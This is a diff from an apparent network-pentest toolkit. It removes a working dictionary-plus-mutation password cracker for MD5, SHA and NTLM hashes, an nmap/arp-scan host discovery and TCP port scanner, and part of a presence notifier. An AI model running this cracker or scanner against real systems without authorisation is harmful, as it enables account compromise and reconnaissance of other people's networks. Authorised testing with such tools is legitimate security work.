ip/port = last known target (if available), row = host info.
|
||||
"""
|
||||
try:
|
||||
mac = row.get("MAC Address") or row.get("mac_address") or "MAC"
|
||||
host = row.get("hostname") or (row.get("hostnames") or "").split(";")[0] if row.get("hostnames") else None
|
||||
ip_s = (ip or (row.get("IPs") or "").split(";")[0] or "").strip()
|
||||
|
||||
# Add timestamp in UTC
|
||||
timestamp = datetime.now(timezone.utc).strftime("%Y-%m-%d %H:%M:%S UTC")
|
||||
|
||||
msg = f"❌ **Presence lost**\n"
|
||||
msg += f"- Host: {host or 'unknown'}\n"
|
||||
msg += f"- MAC: {mac}\n"
|
||||
if ip_s:
|
||||
msg += f"- Last IP: {ip_s}\n"
|
||||
msg += f"- Time: {timestamp}"
|
||||
|
||||
self._send(msg)
|
||||
return "success"
|
||||
except Exception as e:
|
||||
logger.error(f"PresenceLeave error: {e}")
|
||||
return "failed"
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
sd = SharedData()
|
||||
logger.info("PresenceLeave ready (direct mode).")
|
||||
@@ -1,265 +0,0 @@
|
||||
# Advanced password cracker supporting multiple hash formats and attack methods.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/rune_cracker_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -i, --input Input file containing hashes to crack.
|
||||
# -w, --wordlist Path to password wordlist (default: built-in list).
|
||||
# -r, --rules Path to rules file for mutations (default: built-in rules).
|
||||
# -t, --type Hash type (md5, sha1, sha256, sha512, ntlm).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/hashes).
|
||||
|
||||
import os
|
||||
import json
|
||||
import hashlib
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import threading
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
import itertools
|
||||
import re
|
||||
|
||||
|
||||
b_class = "RuneCracker"
|
||||
b_module = "rune_cracker"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/hashes"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "rune_cracker_settings.json")
|
||||
|
||||
# Supported hash types and their patterns
|
||||
HASH_PATTERNS = {
|
||||
'md5': r'^[a-fA-F0-9]{32}$',
|
||||
'sha1': r'^[a-fA-F0-9]{40}$',
|
||||
'sha256': r'^[a-fA-F0-9]{64}$',
|
||||
'sha512': r'^[a-fA-F0-9]{128}$',
|
||||
'ntlm': r'^[a-fA-F0-9]{32}$'
|
||||
}
|
||||
|
||||
class RuneCracker:
|
||||
def __init__(self, input_file, wordlist=None, rules=None, hash_type=None, output_dir=DEFAULT_OUTPUT_DIR):
|
||||
self.input_file = input_file
|
||||
self.wordlist = wordlist
|
||||
self.rules = rules
|
||||
self.hash_type = hash_type
|
||||
self.output_dir = output_dir
|
||||
|
||||
self.hashes = set()
|
||||
self.cracked = {}
|
||||
self.lock = threading.Lock()
|
||||
|
||||
# Load mutation rules
|
||||
self.mutation_rules = self.load_rules()
|
||||
|
||||
def load_hashes(self):
|
||||
"""Load hashes from input file and validate format."""
|
||||
try:
|
||||
with open(self.input_file, 'r') as f:
|
||||
for line in f:
|
||||
hash_value = line.strip()
|
||||
if self.hash_type:
|
||||
if re.match(HASH_PATTERNS[self.hash_type], hash_value):
|
||||
self.hashes.add(hash_value)
|
||||
else:
|
||||
# Try to auto-detect hash type
|
||||
for h_type, pattern in HASH_PATTERNS.items():
|
||||
if re.match(pattern, hash_value):
|
||||
self.hashes.add(hash_value)
|
||||
break
|
||||
|
||||
logging.info(f"Loaded {len(self.hashes)} valid hashes")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error loading hashes: {e}")
|
||||
|
||||
def load_wordlist(self):
|
||||
"""Load password wordlist."""
|
||||
if self.wordlist and os.path.exists(self.wordlist):
|
||||
with open(self.wordlist, 'r', errors='ignore') as f:
|
||||
return [line.strip() for line in f if line.strip()]
|
||||
return ['password', 'admin', '123456', 'qwerty', 'letmein']
|
||||
|
||||
def load_rules(self):
|
||||
"""Load mutation rules."""
|
||||
if self.rules and os.path.exists(self.rules):
|
||||
with open(self.rules, 'r') as f:
|
||||
return [line.strip() for line in f if line.strip() and not line.startswith('#')]
|
||||
return [
|
||||
'capitalize',
|
||||
'lowercase',
|
||||
'uppercase',
|
||||
'l33t',
|
||||
'append_numbers',
|
||||
'prepend_numbers',
|
||||
'toggle_case'
|
||||
]
|
||||
|
||||
def apply_mutations(self, word):
|
||||
"""Apply various mutation rules to a word."""
|
||||
mutations = set([word])
|
||||
|
||||
for rule in self.mutation_rules:
|
||||
if rule == 'capitalize':
|
||||
mutations.add(word.capitalize())
|
||||
elif rule == 'lowercase':
|
||||
mutations.add(word.lower())
|
||||
elif rule == 'uppercase':
|
||||
mutations.add(word.upper())
|
||||
elif rule == 'l33t':
|
||||
mutations.add(word.replace('a', '@').replace('e', '3').replace('i', '1')
|
||||
.replace('o', '0').replace('s', '5'))
|
||||
elif rule == 'append_numbers':
|
||||
mutations.update(word + str(n) for n in range(100))
|
||||
elif rule == 'prepend_numbers':
|
||||
mutations.update(str(n) + word for n in range(100))
|
||||
elif rule == 'toggle_case':
|
||||
mutations.add(''.join(c.upper() if i % 2 else c.lower()
|
||||
for i, c in enumerate(word)))
|
||||
|
||||
return mutations
|
||||
|
||||
def hash_password(self, password, hash_type):
|
||||
"""Generate hash for a password using specified algorithm."""
|
||||
if hash_type == 'md5':
|
||||
return hashlib.md5(password.encode()).hexdigest()
|
||||
elif hash_type == 'sha1':
|
||||
return hashlib.sha1(password.encode()).hexdigest()
|
||||
elif hash_type == 'sha256':
|
||||
return hashlib.sha256(password.encode()).hexdigest()
|
||||
elif hash_type == 'sha512':
|
||||
return hashlib.sha512(password.encode()).hexdigest()
|
||||
elif hash_type == 'ntlm':
|
||||
return hashlib.new('md4', password.encode('utf-16le')).hexdigest()
|
||||
|
||||
return None
|
||||
|
||||
def crack_password(self, password):
|
||||
"""Attempt to crack hashes using a single password and its mutations."""
|
||||
try:
|
||||
mutations = self.apply_mutations(password)
|
||||
|
||||
for mutation in mutations:
|
||||
for hash_type in HASH_PATTERNS.keys():
|
||||
if not self.hash_type or self.hash_type == hash_type:
|
||||
hash_value = self.hash_password(mutation, hash_type)
|
||||
|
||||
if hash_value in self.hashes:
|
||||
with self.lock:
|
||||
self.cracked[hash_value] = {
|
||||
'password': mutation,
|
||||
'hash_type': hash_type,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
}
|
||||
logging.info(f"Cracked hash: {hash_value[:8]}... = {mutation}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error cracking with password {password}: {e}")
|
||||
|
||||
def save_results(self):
|
||||
"""Save cracked passwords to JSON file."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
results = {
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'total_hashes': len(self.hashes),
|
||||
'cracked_count': len(self.cracked),
|
||||
'cracked_hashes': self.cracked
|
||||
}
|
||||
|
||||
output_file = os.path.join(self.output_dir, f"cracked_{timestamp}.json")
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
|
||||
logging.info(f"Results saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def execute(self):
|
||||
"""Execute the password cracking process."""
|
||||
try:
|
||||
logging.info("Starting password cracking process")
|
||||
self.load_hashes()
|
||||
|
||||
if not self.hashes:
|
||||
logging.error("No valid hashes loaded")
|
||||
return
|
||||
|
||||
wordlist = self.load_wordlist()
|
||||
|
||||
with ThreadPoolExecutor(max_workers=10) as executor:
|
||||
executor.map(self.crack_password, wordlist)
|
||||
|
||||
self.save_results()
|
||||
|
||||
logging.info(f"Cracking completed. Cracked {len(self.cracked)}/{len(self.hashes)} hashes")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error during execution: {e}")
|
||||
|
||||
def save_settings(input_file, wordlist, rules, hash_type, output_dir):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"input_file": input_file,
|
||||
"wordlist": wordlist,
|
||||
"rules": rules,
|
||||
"hash_type": hash_type,
|
||||
"output_dir": output_dir
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Advanced password cracker")
|
||||
parser.add_argument("-i", "--input", help="Input file containing hashes")
|
||||
parser.add_argument("-w", "--wordlist", help="Path to password wordlist")
|
||||
parser.add_argument("-r", "--rules", help="Path to rules file")
|
||||
parser.add_argument("-t", "--type", choices=list(HASH_PATTERNS.keys()), help="Hash type")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
input_file = args.input or settings.get("input_file")
|
||||
wordlist = args.wordlist or settings.get("wordlist")
|
||||
rules = args.rules or settings.get("rules")
|
||||
hash_type = args.type or settings.get("hash_type")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
|
||||
if not input_file:
|
||||
logging.error("Input file is required. Use -i or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(input_file, wordlist, rules, hash_type, output_dir)
|
||||
|
||||
cracker = RuneCracker(
|
||||
input_file=input_file,
|
||||
wordlist=wordlist,
|
||||
rules=rules,
|
||||
hash_type=hash_type,
|
||||
output_dir=output_dir
|
||||
)
|
||||
cracker.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,708 +0,0 @@
|
||||
# scanning.py – Network scanner (DB-first, no stubs)
|
||||
# - Host discovery (nmap -sn -PR)
|
||||
# - Resolve MAC/hostname (per-host threads) -> DB (hosts table)
|
||||
# - Port scan (multi-threads) -> DB (merge ports by MAC)
|
||||
# - Mark alive=0 for hosts not seen this run
|
||||
# - Update stats (stats table)
|
||||
# - Light logging (milestones) without flooding
|
||||
# - WAL checkpoint(TRUNCATE) + PRAGMA optimize at end of scan
|
||||
# - NEW: No DB insert without a real MAC. Unresolved IPs are kept in-memory for this run.
|
||||
|
||||
import os
|
||||
import threading
|
||||
import socket
|
||||
import time
|
||||
import logging
|
||||
import subprocess
|
||||
from datetime import datetime
|
||||
|
||||
import netifaces
|
||||
from getmac import get_mac_address as gma
|
||||
import ipaddress
|
||||
import nmap
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="scanning.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "NetworkScanner"
|
||||
b_module = "scanning"
|
||||
b_status = "NetworkScanner"
|
||||
b_port = None
|
||||
b_parent = None
|
||||
b_priority = 1
|
||||
b_action = "global"
|
||||
b_trigger = "on_interval:180"
|
||||
b_requires = '{"max_concurrent": 1}'
|
||||
|
||||
|
||||
class NetworkScanner:
|
||||
"""
|
||||
Network scanner that populates SQLite (hosts + stats). No CSV/JSON.
|
||||
Keeps the original fast logic: nmap discovery, per-host threads, per-port threads.
|
||||
NEW: no 'IP:<ip>' stubs are ever written to the DB; unresolved IPs are tracked in-memory.
|
||||
"""
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.logger = logger
|
||||
self.blacklistcheck = shared_data.blacklistcheck
|
||||
self.mac_scan_blacklist = set(shared_data.mac_scan_blacklist or [])
|
||||
self.ip_scan_blacklist = set(shared_data.ip_scan_blacklist or [])
|
||||
self.hostname_scan_blacklist = set(shared_data.hostname_scan_blacklist or [])
|
||||
self.lock = threading.Lock()
|
||||
self.nm = nmap.PortScanner()
|
||||
self.running = False
|
||||
self.scan_interface = None
|
||||
|
||||
# progress
|
||||
self.total_hosts = 0
|
||||
self.scanned_hosts = 0
|
||||
self.total_ports = 0
|
||||
self.scanned_ports = 0
|
||||
|
||||
# ---------- progress ----------
|
||||
def update_progress(self, phase, increment=1):
|
||||
with self.lock:
|
||||
if phase == 'host':
|
||||
self.scanned_hosts += increment
|
||||
host_part = (self.scanned_hosts / self.total_hosts) * 50 if self.total_hosts else 0
|
||||
total = host_part
|
||||
elif phase == 'port':
|
||||
self.scanned_ports += increment
|
||||
port_part = (self.scanned_ports / self.total_ports) * 50 if self.total_ports else 0
|
||||
total = 50 + port_part
|
||||
else:
|
||||
total = 0
|
||||
total = min(max(total, 0), 100)
|
||||
self.shared_data.bjorn_progress = f"{int(total)}%"
|
||||
|
||||
# ---------- network ----------
|
||||
def get_network(self):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return None
|
||||
try:
|
||||
if self.shared_data.use_custom_network:
|
||||
net = ipaddress.ip_network(self.shared_data.custom_network, strict=False)
|
||||
self.logger.info(f"Using custom network: {net}")
|
||||
return net
|
||||
|
||||
interface = self.shared_data.default_network_interface
|
||||
if interface.startswith('bnep'):
|
||||
for alt in ['wlan0', 'eth0']:
|
||||
if alt in netifaces.interfaces():
|
||||
interface = alt
|
||||
self.logger.info(f"Switching from bnep* to {interface}")
|
||||
break
|
||||
|
||||
addrs = netifaces.ifaddresses(interface)
|
||||
ip_info = addrs.get(netifaces.AF_INET)
|
||||
if not ip_info:
|
||||
self.logger.error(f"No IPv4 address found for interface {interface}.")
|
||||
return None
|
||||
|
||||
ip_address = ip_info[0]['addr']
|
||||
netmask = ip_info[0]['netmask']
|
||||
network = ipaddress.IPv4Network(f"{ip_address}/{netmask}", strict=False)
|
||||
self.scan_interface = interface
|
||||
self.logger.info(f"Using network: {network} via {interface}")
|
||||
return network
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in get_network: {e}")
|
||||
return None
|
||||
|
||||
# ---------- vendor / essid ----------
|
||||
def load_mac_vendor_map(self):
|
||||
vendor_map = {}
|
||||
path = self.shared_data.nmap_prefixes_file
|
||||
if not path or not os.path.exists(path):
|
||||
self.logger.debug(f"nmap_prefixes not found at {path}")
|
||||
return vendor_map
|
||||
try:
|
||||
with open(path, 'r') as f:
|
||||
for line in f:
|
||||
line = line.strip()
|
||||
if not line or line.startswith('#'):
|
||||
continue
|
||||
parts = line.split(None, 1)
|
||||
if len(parts) == 2:
|
||||
pref, vend = parts
|
||||
vendor_map[pref.strip().upper()] = vend.strip()
|
||||
except Exception as e:
|
||||
self.logger.error(f"load_mac_vendor_map error: {e}")
|
||||
return vendor_map
|
||||
|
||||
def mac_to_vendor(self, mac, vendor_map):
|
||||
if not mac or len(mac.split(':')) < 3:
|
||||
return ""
|
||||
pref = ''.join(mac.split(':')[:3]).upper()
|
||||
return vendor_map.get(pref, "")
|
||||
|
||||
def get_current_essid(self):
|
||||
try:
|
||||
essid = subprocess.check_output(['iwgetid', '-r'], stderr=subprocess.STDOUT, universal_newlines=True).strip()
|
||||
return essid or ""
|
||||
except Exception:
|
||||
return ""
|
||||
|
||||
# ---------- hostname / mac ----------
|
||||
def validate_hostname(self, ip, hostname):
|
||||
if not hostname:
|
||||
return ""
|
||||
try:
|
||||
infos = socket.getaddrinfo(hostname, None, family=socket.AF_INET)
|
||||
ips = {ai[4][0] for ai in infos}
|
||||
return hostname if ip in ips else ""
|
||||
except Exception:
|
||||
return ""
|
||||
|
||||
def get_mac_address(self, ip, hostname):
|
||||
"""
|
||||
Try multiple strategies to resolve a real MAC for the given IP.
|
||||
RETURNS: normalized MAC like 'aa:bb:cc:dd:ee:ff' or None.
|
||||
NEVER returns 'IP:<ip>'.
|
||||
"""
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return None
|
||||
|
||||
import re
|
||||
|
||||
MAC_RE = re.compile(r'([0-9A-Fa-f]{2})([-:])(?:[0-9A-Fa-f]{2}\2){4}[0-9A-Fa-f]{2}')
|
||||
BAD_MACS = {"00:00:00:00:00:00", "ff:ff:ff:ff:ff:ff"}
|
||||
|
||||
def _normalize_mac(s: str | None) -> str | None:
|
||||
if not s:
|
||||
return None
|
||||
m = MAC_RE.search(s)
|
||||
if not m:
|
||||
return None
|
||||
return m.group(0).replace('-', ':').lower()
|
||||
|
||||
def _is_bad_mac(mac: str | None) -> bool:
|
||||
if not mac:
|
||||
return True
|
||||
mac_l = mac.lower()
|
||||
if mac_l in BAD_MACS:
|
||||
return True
|
||||
parts = mac_l.split(':')
|
||||
if len(parts) == 6 and len(set(parts)) == 1:
|
||||
return True
|
||||
return False
|
||||
|
||||
try:
|
||||
mac = None
|
||||
|
||||
# 1) getmac (retry a few times)
|
||||
retries = 6
|
||||
while not mac and retries > 0 and not self.shared_data.orchestrator_should_exit:
|
||||
try:
|
||||
from getmac import get_mac_address as gma
|
||||
mac = _normalize_mac(gma(ip=ip))
|
||||
except Exception:
|
||||
mac = None
|
||||
if not mac:
|
||||
time.sleep(1.5)
|
||||
retries -= 1
|
||||
|
||||
# 2) targeted arp-scan
|
||||
if not mac:
|
||||
try:
|
||||
iface = self.scan_interface or self.shared_data.default_network_interface or "wlan0"
|
||||
out = subprocess.check_output(
|
||||
['sudo', 'arp-scan', '--interface', iface, '-q', ip],
|
||||
universal_newlines=True, stderr=subprocess.STDOUT
|
||||
)
|
||||
for line in out.splitlines():
|
||||
if line.strip().startswith(ip):
|
||||
cand = _normalize_mac(line)
|
||||
if cand:
|
||||
mac = cand
|
||||
break
|
||||
if not mac:
|
||||
cand = _normalize_mac(out)
|
||||
if cand:
|
||||
mac = cand
|
||||
except Exception as e:
|
||||
self.logger.debug(f"arp-scan fallback failed for {ip}: {e}")
|
||||
|
||||
# 3) ip neigh
|
||||
if not mac:
|
||||
try:
|
||||
neigh = subprocess.check_output(['ip', 'neigh', 'show', ip],
|
||||
universal_newlines=True, stderr=subprocess.STDOUT)
|
||||
cand = _normalize_mac(neigh)
|
||||
if cand:
|
||||
mac = cand
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 4) filter invalid/broadcast
|
||||
if _is_bad_mac(mac):
|
||||
mac = None
|
||||
|
||||
return mac
|
||||
|
||||
except Exception as e:
|
||||
self.logger.error(f"Error in get_mac_address: {e}")
|
||||
return None
|
||||
|
||||
# ---------- port scanning ----------
|
||||
class PortScannerWorker:
|
||||
def __init__(self, outer, target, open_ports, portstart, portend, extra_ports):
|
||||
self.outer = outer
|
||||
self.target = target
|
||||
self.open_ports = open_ports
|
||||
self.portstart = int(portstart)
|
||||
self.portend = int(portend)
|
||||
self.extra_ports = [int(p) for p in (extra_ports or [])]
|
||||
|
||||
def scan_one(self, port):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
s.settimeout(2)
|
||||
try:
|
||||
s.connect((self.target, port))
|
||||
with self.outer.lock:
|
||||
self.open_ports.setdefault(self.target, []).append(port)
|
||||
except Exception:
|
||||
pass
|
||||
finally:
|
||||
try:
|
||||
s.close()
|
||||
except Exception:
|
||||
pass
|
||||
self.outer.update_progress('port', 1)
|
||||
|
||||
def run(self):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
threads = []
|
||||
for port in range(self.portstart, self.portend):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
t = threading.Thread(target=self.scan_one, args=(port,))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
for port in self.extra_ports:
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
t = threading.Thread(target=self.scan_one, args=(port,))
|
||||
t.start()
|
||||
threads.append(t)
|
||||
for t in threads:
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
t.join()
|
||||
|
||||
# ---------- main scan block ----------
|
||||
class ScanPorts:
|
||||
class IpData:
|
||||
def __init__(self):
|
||||
self.ip_list = []
|
||||
self.hostname_list = []
|
||||
self.mac_list = []
|
||||
|
||||
def __init__(self, outer, network, portstart, portend, extra_ports):
|
||||
self.outer = outer
|
||||
self.network = network
|
||||
self.portstart = int(portstart)
|
||||
self.portend = int(portend)
|
||||
self.extra_ports = [int(p) for p in (extra_ports or [])]
|
||||
self.ip_data = self.IpData()
|
||||
self.ip_hostname_list = [] # tuples (ip, hostname, mac)
|
||||
self.host_threads = []
|
||||
self.open_ports = {}
|
||||
self.all_ports = []
|
||||
|
||||
# NEW: per-run pending cache for unresolved IPs (no DB writes)
|
||||
# ip -> {'hostnames': set(), 'ports': set(), 'first_seen': ts, 'essid': str}
|
||||
self.pending = {}
|
||||
|
||||
def scan_network_and_collect(self):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
|
||||
t0 = time.time()
|
||||
self.outer.nm.scan(hosts=str(self.network), arguments='-sn -PR')
|
||||
hosts = list(self.outer.nm.all_hosts())
|
||||
if self.outer.blacklistcheck:
|
||||
hosts = [ip for ip in hosts if ip not in self.outer.ip_scan_blacklist]
|
||||
|
||||
self.outer.total_hosts = len(hosts)
|
||||
self.outer.scanned_hosts = 0
|
||||
self.outer.update_progress('host', 0)
|
||||
self.outer.logger.info(f"Host discovery: {len(hosts)} candidate(s) (took {time.time()-t0:.1f}s)")
|
||||
|
||||
# existing hosts (for quick merge)
|
||||
existing_rows = self.outer.shared_data.db.get_all_hosts()
|
||||
self.existing_map = {h['mac_address']: h for h in existing_rows}
|
||||
self.seen_now = set()
|
||||
|
||||
# vendor/essid
|
||||
self.vendor_map = self.outer.load_mac_vendor_map()
|
||||
self.essid = self.outer.get_current_essid()
|
||||
|
||||
# per-host threads
|
||||
for host in hosts:
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
t = threading.Thread(target=self.scan_host, args=(host,))
|
||||
t.start()
|
||||
self.host_threads.append(t)
|
||||
|
||||
# wait
|
||||
for t in self.host_threads:
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
t.join()
|
||||
|
||||
self.outer.logger.info(
|
||||
f"Host mapping completed: {self.outer.scanned_hosts}/{self.outer.total_hosts} processed, "
|
||||
f"{len(self.ip_hostname_list)} MAC(s) found, {len(self.pending)} unresolved IP(s)"
|
||||
)
|
||||
|
||||
# mark unseen as alive=0
|
||||
existing_macs = set(self.existing_map.keys())
|
||||
for mac in existing_macs - self.seen_now:
|
||||
self.outer.shared_data.db.update_host(mac_address=mac, alive=0)
|
||||
|
||||
# feed ip_data
|
||||
for ip, hostname, mac in self.ip_hostname_list:
|
||||
self.ip_data.ip_list.append(ip)
|
||||
self.ip_data.hostname_list.append(hostname)
|
||||
self.ip_data.mac_list.append(mac)
|
||||
|
||||
def scan_host(self, ip):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
if self.outer.blacklistcheck and ip in self.outer.ip_scan_blacklist:
|
||||
return
|
||||
try:
|
||||
# ARP ping to help populate neighbor cache
|
||||
os.system(f"arping -c 2 -w 2 {ip} > /dev/null 2>&1")
|
||||
|
||||
# Hostname (validated)
|
||||
hostname = ""
|
||||
try:
|
||||
hostname = self.outer.nm[ip].hostname()
|
||||
except Exception:
|
||||
pass
|
||||
hostname = self.outer.validate_hostname(ip, hostname)
|
||||
|
||||
if self.outer.blacklistcheck and hostname and hostname in self.outer.hostname_scan_blacklist:
|
||||
self.outer.update_progress('host', 1)
|
||||
return
|
||||
|
||||
time.sleep(1.0) # let ARP breathe
|
||||
|
||||
mac = self.outer.get_mac_address(ip, hostname)
|
||||
if mac:
|
||||
mac = mac.lower()
|
||||
|
||||
if self.outer.blacklistcheck and mac in self.outer.mac_scan_blacklist:
|
||||
self.outer.update_progress('host', 1)
|
||||
return
|
||||
|
||||
if not mac:
|
||||
# No MAC -> keep it in-memory only (no DB writes)
|
||||
slot = self.pending.setdefault(
|
||||
ip,
|
||||
{'hostnames': set(), 'ports': set(), 'first_seen': int(time.time()), 'essid': self.essid}
|
||||
)
|
||||
if hostname:
|
||||
slot['hostnames'].add(hostname)
|
||||
self.outer.logger.debug(f"Pending (no MAC yet): {ip} hostname={hostname or '-'}")
|
||||
else:
|
||||
# MAC found -> write/update in DB
|
||||
self.seen_now.add(mac)
|
||||
vendor = self.outer.mac_to_vendor(mac, self.vendor_map)
|
||||
|
||||
prev = self.existing_map.get(mac)
|
||||
ips_set, hosts_set, ports_set = set(), set(), set()
|
||||
|
||||
if prev:
|
||||
if prev.get('ips'):
|
||||
ips_set.update(p for p in prev['ips'].split(';') if p)
|
||||
if prev.get('hostnames'):
|
||||
hosts_set.update(h for h in prev['hostnames'].split(';') if h)
|
||||
if prev.get('ports'):
|
||||
ports_set.update(p for p in prev['ports'].split(';') if p)
|
||||
|
||||
if ip:
|
||||
ips_set.add(ip)
|
||||
|
||||
# Update current hostname + track history
|
||||
current_hn = ""
|
||||
if hostname:
|
||||
self.outer.shared_data.db.update_hostname(mac, hostname)
|
||||
current_hn = hostname
|
||||
else:
|
||||
current_hn = (prev.get('hostnames') or "").split(';', 1)[0] if prev else ""
|
||||
|
||||
ips_sorted = ';'.join(sorted(
|
||||
ips_set,
|
||||
key=lambda x: tuple(map(int, x.split('.'))) if x.count('.') == 3 else (0, 0, 0, 0)
|
||||
)) if ips_set else None
|
||||
|
||||
self.outer.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ips=ips_sorted,
|
||||
hostnames=None,
|
||||
alive=1,
|
||||
ports=None,
|
||||
vendor=vendor or (prev.get('vendor') if prev else ""),
|
||||
essid=self.essid or (prev.get('essid') if prev else None)
|
||||
)
|
||||
|
||||
# refresh local cache
|
||||
self.existing_map[mac] = dict(
|
||||
mac_address=mac,
|
||||
ips=ips_sorted or (prev.get('ips') if prev else ""),
|
||||
hostnames=current_hn or (prev.get('hostnames') if prev else ""),
|
||||
alive=1,
|
||||
ports=';'.join(sorted(ports_set)) if ports_set else (prev.get('ports') if prev else ""),
|
||||
vendor=vendor or (prev.get('vendor') if prev else ""),
|
||||
essid=self.essid or (prev.get('essid') if prev else "")
|
||||
)
|
||||
|
||||
with self.outer.lock:
|
||||
self.ip_hostname_list.append((ip, hostname or "", mac))
|
||||
self.outer.logger.debug(f"MAC for {ip}: {mac} (hostname: {hostname or '-'})")
|
||||
|
||||
except Exception as e:
|
||||
self.outer.logger.error(f"Error scanning host {ip}: {e}")
|
||||
finally:
|
||||
self.outer.update_progress('host', 1)
|
||||
time.sleep(0.05)
|
||||
|
||||
def start(self):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
self.scan_network_and_collect()
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
|
||||
# init structures for ports
|
||||
self.open_ports = {ip: [] for ip in self.ip_data.ip_list}
|
||||
|
||||
# port-scan summary
|
||||
total_targets = len(self.ip_data.ip_list)
|
||||
range_size = max(0, self.portend - self.portstart)
|
||||
self.outer.total_ports = total_targets * (range_size + len(self.extra_ports))
|
||||
self.outer.scanned_ports = 0
|
||||
self.outer.update_progress('port', 0)
|
||||
self.outer.logger.info(
|
||||
f"Port scan: {total_targets} host(s), range {self.portstart}-{self.portend-1} "
|
||||
f"(+{len(self.extra_ports)} extra)"
|
||||
)
|
||||
|
||||
# per-IP port scan (threads per port, original logic)
|
||||
for idx, ip in enumerate(self.ip_data.ip_list, 1):
|
||||
if self.outer.shared_data.orchestrator_should_exit:
|
||||
return
|
||||
worker = self.outer.PortScannerWorker(self.outer, ip, self.open_ports, self.portstart, self.portend, self.extra_ports)
|
||||
worker.run()
|
||||
if idx % 10 == 0 or idx == total_targets:
|
||||
found = sum(len(v) for v in self.open_ports.values())
|
||||
self.outer.logger.info(
|
||||
f"Port scan progress: {idx}/{total_targets} hosts, {found} open ports so far"
|
||||
)
|
||||
|
||||
# unique list of open ports
|
||||
self.all_ports = sorted(list({p for plist in self.open_ports.values() for p in plist}))
|
||||
alive_macs = set(self.ip_data.mac_list)
|
||||
total_open = sum(len(v) for v in self.open_ports.values())
|
||||
self.outer.logger.info(f"Port scan done: {total_open} open ports across {total_targets} host(s)")
|
||||
return self.ip_data, self.open_ports, self.all_ports, alive_macs
|
||||
|
||||
# ---------- orchestration ----------
|
||||
def scan(self):
|
||||
self.shared_data.orchestrator_should_exit = False
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
self.logger.info("Orchestrator switched to manual mode. Stopping scanner.")
|
||||
return
|
||||
|
||||
self.shared_data.bjorn_orch_status = "NetworkScanner"
|
||||
self.logger.info("Starting Network Scanner")
|
||||
|
||||
# network
|
||||
network = self.get_network() if not self.shared_data.use_custom_network \
|
||||
else ipaddress.ip_network(self.shared_data.custom_network, strict=False)
|
||||
|
||||
if network is None:
|
||||
self.logger.error("No network available. Aborting scan.")
|
||||
return
|
||||
|
||||
self.shared_data.bjorn_status_text2 = str(network)
|
||||
portstart = int(self.shared_data.portstart)
|
||||
portend = int(self.shared_data.portend)
|
||||
extra_ports = self.shared_data.portlist
|
||||
|
||||
scanner = self.ScanPorts(self, network, portstart, portend, extra_ports)
|
||||
